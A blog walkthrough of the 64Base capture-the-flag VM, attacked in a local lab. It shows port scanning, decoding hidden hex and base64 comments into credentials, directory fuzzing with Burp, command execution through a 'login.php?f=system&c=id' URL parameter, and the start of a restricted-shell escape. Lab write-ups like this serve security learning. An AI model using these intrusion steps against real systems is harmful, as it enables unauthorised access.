
### 64Base - Walkthrough

[](https://1.bp.blogspot.com/-jIt-ejhSlZM/WQnyqMmZDZI/AAAAAAAAGqY/m5I1h_zebKk_j9UtDB9UOupaneIMpl58wCLcB/s1600/64Base-00.png)

It's been a while since I've been able to work on a vulnhub image. I started looking at recent releases and came across [64base](https://www.vulnhub.com/entry/64base-101,173/). This VM has a Star Wars theme which is always great. Plus, it was [3mrgnc3](https://3mrgnc3.ninja/)'s first public VM so I had to check it out!

## Flag1

We start off with running Netdiscover to find the IP address of this image:

eric@geoda:~/Documents/vulnhub/64base$ sudo netdiscover -r 192.168.56.0/**24** -i vboxnet0

[sudo] password **for** eric:

Currently scanning: **192.168.56.0**/**24** | Screen View: Unique Hosts

**2** Captured ARP Req/Rep packets, from **2** hosts. Total size: **120**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

IP At MAC Address Count Len MAC Vendor / Hostname

-----------------------------------------------------------------------------

**192.168.56.100** **08**:**00**:**27**:ac:0e:b4 **1** **60** PCS Systemtechnik GmbH

**192.168.56.103** **08**:**00**:**27**:**68**:e7:f8 **1** **60** PCS Systemtechnik GmbH

eric@geoda:~/Documents/vulnhub/**64**base$

Since the DHCP server is .100, we see that **192.168.56.103** is our target. Let's conduct an **nmap** scan against this to see what we are working with:

eric@geoda:~/Documents/vulnhub/**64**base$ sudo nmap -p- -sV **192.168.56.103**

Starting Nmap **7.40** ( https://nmap.org ) at **2017**-**04**-**30** **22**:**27** CDT

Nmap scan report **for** **192.168.56.103**

Host is up (**0.00012**s latency).

Not shown: **65531** closed ports

PORT STATE SERVICE VERSION

**22**/tcp open ssh?

**80**/tcp open http Apache httpd **2.4.10** ((Debian))

**4899**/tcp open radmin?

**62964**/tcp open ssh OpenSSH **6.7**p1 Debian **5**+deb8u3 (protocol **2.0**)

**2** services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?**new**-service :

==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============

SF-Port22-TCP:V=**7.40**%I=**7**%D=**4**/**30**%Time=**5906**AB2B%P=x86\_64-pc-linux-gnu%r(NULL

SF:,**15**A,"The\x20programs\x20included\x20with\x20the\x20Fedora\x20GNU/Linux

SF:\x20system\x20are\x20free\x20software;\nthe\x20exact\x20distribution\x2

SF:0terms\x20for\x20each\x20program\x20are\x20described\x20in\x20the\nindi

SF:vidual\x20files\x20in\x20/usr/share/doc/\\*/copyright\.\n\nFedora\x20GNU

SF:/Linux\x20comes\x20with\x20ABSOLUTELY\x20NO\x20WARRANTY,\x20to\x20the\x

SF:20extent\npermitted\x20by\x20applicable\x20law\.\nLast\x20login:\x20Mon

SF:\x20Oct\x2024\x2002:04:10\x204025\x20from\x20010\.101\.010\.001\n\n#\n"

SF:)%r(GenericLines,**15**A,"The\x20programs\x20included\x20with\x20the\x20Fed

SF:ora\x20GNU/Linux\x20system\x20are\x20free\x20software;\nthe\x20exact\x2

SF:0distribution\x20terms\x20for\x20each\x20program\x20are\x20described\x2

SF:0in\x20the\nindividual\x20files\x20in\x20/usr/share/doc/\\*/copyright\.\

SF:n\nFedora\x20GNU/Linux\x20comes\x20with\x20ABSOLUTELY\x20NO\x20WARRANTY

SF:,\x20to\x20the\x20extent\npermitted\x20by\x20applicable\x20law\.\nLast\

SF:x20login:\x20Mon\x20Oct\x2024\x2002:04:10\x204025\x20from\x20010\.101\.

SF:010\.001\n\n#\n");

==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============

SF-Port4899-TCP:V=**7.40**%I=**7**%D=**4**/**30**%Time=**5906**AB2B%P=x86\_64-pc-linux-gnu%r(NU

SF:LL,**333**,"sshhh!\x20ssh!\x20droids!\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n

SF:\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\

SF:n\nSo\.\.\n\nYou\x20found\x20a\x20way\x20in\x20then\.\.\.\n\nbut,\x20ca

SF:n\x20you\x20pop\x20root\?\n\n\n\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\

SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20/~\\\n\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\

SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\|oo\x20\)\x20\x20\x20\x20Did\x20you\x20hear\x2

SF:0that\?\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\

SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\_\\=/\_\n\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2

SF:0\x20\_\_\_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20/\x20\x20\_\x20\

SF:x20\\\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20/\x20\(\)\\\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20//\|/\.\\\|\\\\\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\_\|\_\_\_\_\_\|\_\x20\x

SF:20\x20\x20\x20\x20\x20\x20\\\\\x20\\\_/\x20\x20\|\|\n\x20\x20\x20\x20\x2

SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|

SF:\x20\|\x20===\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\\\|\\\x20/\|\

SF:x20\|\|\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\|\_\|\x20\x20O\x20\x20\|\_\|\x20\x20\x20\x20\x

SF:20\x20\x20\x20#\x20\_\x20\_/\x20#\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|\|\x20\x20O\x20

SF:\x20\|\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|\x20\|\x20\|\n\x20\x2

SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\|\|\_\_\\*\_\_\|\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\|\

SF:x20\|\x20\|\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\|~\x20\\\_\_\_/\x20~\|\x20\x20\x20\x20\x20\

SF:x20\x20\x20\x20\[\]\|\[\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20

SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20/=\\\x20/=\\\x20/=\\\x20\x2

SF:0\x20\x20\x20\x20\x20\x20\x20\|\x20\|\x20\|\n\x20\x20\x20\x20\x20\x20\_\_

SF:\_\_\_\_\_\_\_\_\_\_\_\_\_\_\[\_\]\_\[\_\]\_\[\_\]\_\_\_\_\_\_\_\_/\_\]\_\[\_\\\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

SF:\_\_\_\n\n\n");

MAC Address: **08**:**00**:**27**:**68**:E7:F8 (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: **1** IP address (**1** host up) scanned in **12.19** seconds

eric@geoda:~/Documents/vulnhub/**64**base$

Very interesting. Looks like we are working with a few ports **22, 80, 4899 and 62964.**  
  
I take a quick look at each:  
  
First I check out port **22:**

eric@geoda:/tmp$ nc -nv **192.168.56.103** **22**

(UNKNOWN) [**192.168.56.103**] **22** (ssh) open

The programs included with the Fedora GNU/Linux system are free software;

the exact distribution terms **for** each program are described in the

individual files in /usr/share/doc/\*/copyright.

Fedora GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

Last login: Mon Oct **24** **02**:**04**:**10** **4025** from **010.101.010.001**

*#*

HI

HI

^C

eric@geoda:/tmp$

Appears to be SSH.. or at least **pretending** to be.  
  
I then check out port **4899:**

eric@geoda:/tmp$ nc -nv **192.168.56.103** **4899**

(UNKNOWN) [**192.168.56.103**] **4899** (radmin-port) open

sshhh! ssh! droids!

So..

You found a way in **then**...

but, can you pop root?

/~\

|oo ) Did you hear that?

\_\=/\_

\_\_\_ / \_ \

/ ()\ //|/.\|\\

\_|\_\_\_\_\_|\_ \\ \\_/ ||

| | === | | \|\ /| ||

|\_| O |\_| *# \_ \_/ #*

|| O || | | |

||\_\_\*\_\_|| | | |

|~ \\_\_\_/ ~| []|[]

/=\ /=\ /=\ | | |

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_[\_]\_[\_]\_[\_]\_\_\_\_\_\_\_\_/\_]\_[\_\\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

eric@geoda:/tmp$

This has 2 droids talking amongst each other, but I'm not sure exactly what this means. I will table this in case it comes in handy later.  
  
I then check out port **62964:**

eric@geoda:/tmp$ nc -nv **192.168.56.103** **62964**

(UNKNOWN) [**192.168.56.103**] **62964** (?) open

SSH-**2.0**-OpenSSH\_6**.7**p1 Debian-**5**+deb8u3

HI

Protocol mismatch.

eric@geoda:/tmp$

Now THIS looks like an **SSH** service. I will make note of this as my first **SSH** connection if it comes down to it.  
  
Lastely, let's take a look at port **80**. I fire up the browser:

[](https://4.bp.blogspot.com/-G8JHFD-uPQk/WQasoEEmm0I/AAAAAAAAGoE/GsvWGrQs8Xcz0GSCbIM3Rco0FC2Oq9rJQCLcB/s1600/64base.jpg)

Looking at the title, I see some text that appears to be **encoded** with **base64**. I take it to the terminal and decode:

eric@geoda:~/Documents/vulnhub/**64**base$ echo "dmlldyBzb3VyY2UgO0QK" | base64 -d


view source ;D

eric@geoda:~/Documents/vulnhub/**64**base$

It hints for me to view the source.  
  
When checking the page source, I see a **comment** right below that same sub heading:

**5**a6d78685a7a4637546d705361566c59546d785062464a7654587056656c464953587055616b4a56576b644752574e7151586853534842575555684b6246524551586454656b5a77596d316a4d454e6e5054313943673d3d0a

This value appears to be in **hexidecimal**. The quickest way I think to decode this value is via **Burp**.

[](https://2.bp.blogspot.com/-ZuguSTCC9vs/WQauofeHxaI/AAAAAAAAGoQ/3fFDhgJaMoorMNtI5cTrbd71FtVqjFVfQCLcB/s1600/flag1burp.jpg)

So I fire it up and see that after decoding the **hex** value, it then produces a **base64** string. I took that value and decoded it and we get our first flag!

flag1{NjRiYXNlOlRoMzUzQHIzTjBUZGFEcjAxRHpVQHJlTDAwSzFpbmc0Cg==}

## Flag 2

After finding flag1, I notice its contents are also in **base64**. I decode and I'm presented with the following:

eric@geoda:~/Documents/vulnhub/**64**base$ echo "NjRiYXNlOlRoMzUzQHIzTjBUZGFEcjAxRHpVQHJlTDAwSzFpbmc0Cg==" | base64 -d

**64**base:Th353@r3N0TdaDr01DzU@reL00K1ing4

eric@geoda:~/Documents/vulnhub/**64**base$

Based off this value, the first thing I think of are credentials. I immediately think about SSH and try logging into the 2 "SSH" ports that we found. Turns out that  **port** **62964** is the correct port running the service. However, this was without success  
  
  
After a ton of enumeration with **dirb** and **Burp**, I found that there were some rabbit holes in regards to the 200 status codes that were presented. I decided to read over the website a bit more and that generating a wordlist may help with further enumeration. I use **wget** to accomplish this.  
  
I first pull down the first 2 levels of the website:

eric@geoda:~/Documents/vulnhub/**64**base$ wget -r -l **2** **192.168.56.103**

--**2017**-**04**-**30** **23**:**20**:**49**-- http://**192.168.56.103**/

Connecting to **192.168.56.103**:**80**... connected.

HTTP request sent, awaiting response... **200** OK

Length: **8159** (**8.0**K) [text/html]

Saving to: ‘**192.168.56.103**/index.html’

**192.168.56.103**/index.html 100%[================================================================================================================>] 7.97K --.-KB/s in **0**s

**2017**-**04**-**30** **23**:**20**:**49** (**1.01** GB/s) - ‘192.168.56.103/index.html’ saved [**8159**/**8159**]

Loading robots.txt; please ignore errors.

--**2017**-**04**-**30** **23**:**20**:**49**-- http://**192.168.56.103**/robots.txt

Reusing existing connection to **192.168.56.103**:**80**.

HTTP request sent, awaiting response... **200** OK

Length: **8196** (**8.0**K) [text/plain]

Saving to: ‘**192.168.56.103**/robots.txt’

[...snippet...]

**2017**-**04**-**30** **23**:**20**:**49** (**155** MB/s) - ‘192.168.56.103/img/contact-bg.jpg’ saved [95838/**95838**]

FINISHED --**2017**-**04**-**30** **23**:**20**:**49**--

Total wall clock time: **0.03**s

Downloaded: **31** files, **1.8**M in **0.009**s (**198** MB/s)

eric@geoda:~/Documents/vulnhub/**64**base$

I then replace any spaces with a new line and sort by unique instances:

eric@geoda:~/Documents/vulnhub/64base$ grep -hr "" 192.168.56.103/| tr '[:space:]' '\n' | sort | uniq > wordlist.txt

Now we just have to remove any html tags and weird characters:

egrep -v '('\,'|'\;'|'\}'|'\{'|'\<'|'\>'|'\:'|'\='|'\"'|'\/'|'\/'|'\['|'\]')' wordlist.txt | sort -u > wordlist-clean.txt


We now have a custom wordlist based off the website:

eric@geoda:~/Documents/vulnhub/**64**base$ wc -l wordlist-clean.txt


**26455** wordlist-clean.txt

eric@geoda:~/Documents/vulnhub/**64**base$


With our custom wordlist created, I turn to **Burp** and the **Intruder** to start running through it.  
  
I look at all 200's, 300's and 400's. When searching I notice a **401** status code that caught my eye:

[](https://3.bp.blogspot.com/-GZ4glsNupGA/WQa5jPGYQjI/AAAAAAAAGog/Wf1SbUjsP4YqRdjFYv0XsYtEXU1t4aWKACLcB/s1600/burpIntruder.jpg)

I see that the payload **Imperial-Class** gives a **401** status code indicating that we are **unauthorized** to view this page. I navigate to the page to see the reason why:

[](https://3.bp.blogspot.com/-KIA5RxTXEbg/WQa5909MdiI/AAAAAAAAGok/TIryGOJ0jJI84Ae3fV9caXSH_yAze49WwCLcB/s1600/ImperialClass-Login.jpg)

Ah-ha! A login screen. I remember the "**credentials**" that were given to us from **flag1**. I submit the credentials and I'm presented with a new page!

[](https://1.bp.blogspot.com/-mC9iuBSaECM/WQa6oRgI-dI/AAAAAAAAGos/YCMJ2oK81DA763kdrtlWq7HlPdko56VGACLcB/s1600/flag2-error.jpg)

Interesting. So I check its page source and see the following message:

<!DOCTYPE html>

<html lang="en">


<body bgcolor=*#000000><font color=#cfbf00>*

<title>**64**base - login</title>

<h3>[☠] ERROR: incorrect path!.... TO THE DARK SIDE!</h3>

<!-- don't forget the BountyHunter login -->

Looks like a hint to me. But what? I added **BountyHunter** as the next path in the URL and I'm presented with a login screen:

[](https://3.bp.blogspot.com/-H1LhwESsEiQ/WQa7Yhx6VwI/AAAAAAAAGo0/5Jqn7KiR1HYBbJxhAPTN3ahp3lby1rj9QCLcB/s1600/flag2-login.jpg)

Excellent! Another login screen. I try the same credentials that got me to the page to see if this works  
  
They failed.  
  
However! When navigating to the page source, we notice a comment!

<body bgcolor=*#000000><font color=#cfbf00>*

<form name="login-form" id="login-form" method="post" action="./login.php">

<fieldset>

<legend>Please login:</legend>

<dl>

<dt>

<label title="Username">Username:

<input tabindex="1" accesskey="u" name="function" type="text" maxlength="50" id="5a6d78685a7a4a37595568534d474e4954545a4d65546b7a5a444e6a645756" />

</label>

</dt>

</dl>

<dl>

<dt>

<label title="Password">Password:

<input tabindex="2" accesskey="p" name="command" type="password" maxlength="15" id="584f54466b53465a70576c4d31616d49794d485a6b4d6b597757544a6e4c32" />

</label>

</dt>

</dl>

<dl>

<dt>

<label title="Submit">

<input tabindex="3" accesskey="l" type="submit" name="cmdlogin" value="Login" />

<!-- basictoken=**52714**d544a54626d51315a45566157464655614446525557383966516f3d0a -->

</label>


</dt>

</dl>

</fieldset>

</form>

There's a comment with "basictoken=52714d544a54626d51315a45566157464655614446525557383966516f3d0a"  
  
I noticed it was in **hex**. I tried to decode it and it appeared to come back in **base64**. However, when decoding that text, it came back as gibberish. After a while I noticed that the **Username** and **Password** **ID** were both in **hex** as well. I decided to combine all 3 strings and run the decode again:

[](https://3.bp.blogspot.com/-v7RSnftBj_o/WQa8745UQOI/AAAAAAAAGpA/fVjiv9LiteIID_xHxz-ye-QPOdLMUEN2wCLcB/s1600/flag2-burp.jpg)

 Excellent! We have found **flag2**

flag2{aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=}

## Flag3

Again, we notice the contents of **flag2** are **base64** encoded. We decode and are presented with the following:

eric@geoda:~/Documents/vulnhub/64base$ echo "aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=" | base64 -d


https://www.youtube.com/watch?v=vJwytFWA8uA

eric@geoda:~/Documents/vulnhub/**64**base$

A youtube link. Interesting. I check it out and it appears to be calling for **Burp**.  
  
I fire up **Burp** and start playing with the **Intruder** to see if i can find more information about this */Imperial-Class/BountyHunter/* directory.

[](https://2.bp.blogspot.com/-V81i89eIaVA/WQd3jUKMqEI/AAAAAAAAGpQ/B9h9Jd5Fr8864LtbimD-s4ju4gkwF61-QCLcB/s1600/intruder.jpg)

I noticed that when I went directly to the */index.php* directory, a **302** status code redirect was present. And what do we have here.. it's **flag3!**

[](https://2.bp.blogspot.com/-kxO2ULIykR0/WQd35EYtL4I/AAAAAAAAGpU/DjqVk50YpvEJnA8iRNf9GqZwAzwBm5AfgCLcB/s1600/flag3.jpg)

flag3{NTNjcjN0NWgzNzcvSW1wZXJpYWwtQ2xhc3MvQm91bnR5SHVudGVyL2xvZ2luLnBocD9mPWV4ZWMmYz1pZAo=}

## Flag4

Now that we have **flag3**, it appears to be yet another **base64** encoded string. So I decode it:

eric@geoda:~/Documents/vulnhub/**64**base$ echo "NTNjcjN0NWgzNzcvSW1wZXJpYWwtQ2xhc3MvQm91bnR5SHVudGVyL2xvZ2luLnBocD9mPWV4ZWMmYz1pZAo=" | base64 -d

**53**cr3t5h377/Imperial-Class/BountyHunter/login.php?f=exec&c=id

eric@geoda:~/Documents/vulnhub/**64**base$

Interesting. It appears to say "***53cr3t5h377/Imperial-Class/BountyHunter/login.php?f=exec&c=id***"  
  
I take this to the browser, however the page does not exist. Hmm. I remember that there was another page that referenced "53cr3t 5h377"  which was the WANTED poster found on the main blog:

[](https://3.bp.blogspot.com/-Jvdb5XHiQlc/WQd7mLUCfpI/AAAAAAAAGpk/0CDaM68tYeAIbgk8piek4gGh1e7-1T4LgCLcB/s1600/post-sample-image.jpg)

At the bottom it says "**IMPORTANT!!! USE SYSTEM INSTEAD OF EXEC TO RUN THE SECRET 5H377"**  
  
I take a stab at it and update the URL to add the parameters *f=exec&c=id* which were the contents of the flag but replace **exec** with **system** instead:  
  
***http://192.168.56.103/Imperial-Class/BountyHunter/login.php?f=system&c=id***

[](https://2.bp.blogspot.com/-yrrsv8hWGJg/WQd8Cg_tHyI/AAAAAAAAGpo/d5VnHYoeXGw_Iu3BqfJ93W7Y8Uo0PPWswCLcB/s1600/flag4.jpg)

Ah-ha! It worked. I see **flag4!**

flag4{NjRiYXNlOjY0YmFzZTVoMzc3Cg==}

## Flag5

Now that we have flag4, it too looks like it's in **base64**, I'm really starting to see a pattern here! I decode it and I'm left with:

eric@geoda:~/Documents/vulnhub/**64**base$ echo "NjRiYXNlOjY0YmFzZTVoMzc3Cg==" | base64 -d

**64**base:64base5h377

eric@geoda:~/Documents/vulnhub/**64**base$

This looks like credentials again. I try against **SSH port 62964** but with no success.

eric@geoda:~/Documents/vulnhub/**64**base$ ssh **64**base@192**.168.56.103** -p **62964**

**64**base@192**.168.56.103**'s password:

Permission denied, please try again.

64base@192.168.56.103's password:

eric@geoda:~/Documents/vulnhub/**64**base$

After thinking long and hard, I remember that this VM has a lot of **base64** encoding. I decide to encode the password "64base5h377" into base64 and try to login again:

eric@geoda:~/Documents/vulnhub/**64**base$ ssh **64**base@192**.168.56.103** -p **62964**

**64**base@192**.168.56.103**'s password:

Last login: Tue Apr **25** **18**:**26**:**31** **2017** from **192.168.56.1**

**64**base@64base:~$

Success!! I am on the box! Now to begin enumerating around.  
  
The first thing I notice is the restricted shell and lack of commands I can use:

eric@geoda:~$ ssh **64**base@192**.168.56.103** -p **62964**

**64**base@192**.168.56.103**'s password:

Last login: Mon May 1 11:04:18 2017 from 192.168.56.1

64base@64base:~$ clear

-rbash: clear: command not found

64base@64base:~$ ls

well\_done\_:D

64base@64base:~$ cd /

-rbash: cd: restricted

64base@64base:~$ find / -iname flag5

\_\_\_\_\_\_\_\_\_\_

\_xXXXXXXXXXXXXXXXx\_

.- | -.

\_/\_\_\_\_\_\_\_\_\_\_\_|\_\_\_\_\_\_\_\_\_\_\_\\_

/ | \_\_ \

/ \_\_\_\_\_\_\_\_\_\_\_\_\_| /\_\_\ \

/ | \\_\_/ \

| | |

HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

| | | \_\_\_ \_\_\_ |

\ | | |== | |==/ /

\\_\_\_\_\_\_\_\_\_\_| | |\_\_| |\_\_/ /

\\_\_\_\_\_\_\_\_\_|\_\_\_|\_\_\_\_\_\_\_\_\_\_\_\_\_/

\ | / /

`-\_\_\_\_\_\_\_\_\_|\_\_\_\_\_/\_\_\_-'

\. \|/ ./

`-+-'

I

[ ]

LS |==| |==]]

`-'

Cybot Galactica's AC1 "Spy-Eye"

Surveillance Droid

**64**base@64base:~$ whoami

-rbash: whoami: command not found

**64**base@64base:~$ pwd

/**64**base

**64**base@64base:~$ id

-rbash: id: command not found

**64**base@64base:~$ ls -lah

well\_done\_:D

**64**base@64base:~$

As you can see, I tried **whoami, id, ls, find, cd** and many more which I don't have shown.  
  
What is a restricted shell anyway? It's essentially a way to limit the user's ability and allow them only a subset of commands to be executed.    
  
I did some research and found a great [write-up](https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells) by SANS on escaping restricted linux shells:  
<https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells>  
  
The first thing they recommend is to run the "env" command to understand how your profile is configured. So, that's exactly what I do:

**64**base@64base:~$ env

TERM=xterm-**256**color

SHELL=/bin/rbash

SSH\_CLIENT=**192.168.56.1** **51084** **62964**

SSH\_TTY=/dev/pts/**0**

USER=**64**base

LS\_COLORS=rs=**0**:di=**01**;**34**:ln=**01**;**36**:mh=**00**:pi=**40**;**33**:so=**01**;**35**:**do**=**01**;**35**:bd=**40**;**33**;**01**:cd=**40**;**33**;**01**:or=**40**;**31**;**01**:su=**37**;**41**:sg=**30**;**43**:ca=**30**;**41**:tw=**30**;**42**:ow=**34**;**42**:st=**37**;**44**:ex=**01**;**32**:\*.tar=**01**;**31**:\*.tgz=**01**;**31**:\*.arc=**01**;**31**:\*.arj=**01**;**31**:\*.taz=**01**;**31**:\*.lha=**01**;**31**:\*.lz4=**01**;**31**:\*.lzh=**01**;**31**:\*.lzma=**01**;**31**:\*.tlz=**01**;**31**:\*.txz=**01**;**31**:\*.tzo=**01**;**31**:\*.t7z=**01**;**31**:\*.zip=**01**;**31**:\*.z=**01**;**31**:\*.Z=**01**;**31**:\*.dz=**01**;**31**:\*.gz=**01**;**31**:\*.lrz=**01**;**31**:\*.lz=**01**;**31**:\*.lzo=**01**;**31**:\*.xz=**01**;**31**:\*.bz2=**01**;**31**:\*.bz=**01**;**31**:\*.tbz=**01**;**31**:\*.tbz2=**01**;**31**:\*.tz=**01**;**31**:\*.deb=**01**;**31**:\*.rpm=**01**;**31**:\*.jar=**01**;**31**:\*.war=**01**;**31**:\*.ear=**01**;**31**:\*.sar=**01**;**31**:\*.rar=**01**;**31**:\*.alz=**01**;**31**:\*.ace=**01**;**31**:\*.zoo=**01**;**31**:\*.cpio=**01**;**31**:\***.7**z=**01**;**31**:\*.rz=**01**;**31**:\*.cab=**01**;**31**:\*.jpg=**01**;**35**:\*.jpeg=**01**;**35**:\*.gif=**01**;**35**:\*.bmp=**01**;**35**:\*.pbm=**01**;**35**:\*.pgm=**01**;**35**:\*.ppm=**01**;**35**:\*.tga=**01**;**35**:\*.xbm=**01**;**35**:\*.xpm=**01**;**35**:\*.tif=**01**;**35**:\*.tiff=**01**;**35**:\*.png=**01**;**35**:\*.svg=**01**;**35**:\*.svgz=**01**;**35**:\*.mng=**01**;**35**:\*.pcx=**01**;**35**:\*.mov=**01**;**35**:\*.mpg=**01**;**35**:\*.mpeg=**01**;**35**:\*.m2v=**01**;**35**:\*.mkv=**01**;**35**:\*.webm=**01**;**35**:\*.ogm=**01**;**35**:\*.mp4=**01**;**35**:\*.m4v=**01**;**35**:\*.mp4v=**01**;**35**:\*.vob=**01**;**35**:\*.qt=**01**;**35**:\*.nuv=**01**;**35**:\*.wmv=**01**;**35**:\*.asf=**01**;**35**:\*.rm=**01**;**35**:\*.rmvb=**01**;**35**:\*.flc=**01**;**35**:\*.avi=**01**;**35**:\*.fli=**01**;**35**:\*.flv=**01**;**35**:\*.gl=**01**;**35**:\*.dl=**01**;**35**:\*.xcf=**01**;**35**:\*.xwd=**01**;**35**:\*.yuv=**01**;**35**:\*.cgm=**01**;**35**:\*.emf=**01**;**35**:\*.axv=**01**;**35**:\*.anx=**01**;**35**:\*.ogv=**01**;**35**:\*.ogx=**01**;**35**:\*.aac=**00**;**36**:\*.au=**00**;**36**:\*.flac=**00**;**36**:\*.m4a=**00**;**36**:\*.mid=**00**;**36**:\*.midi=**00**;**36**:\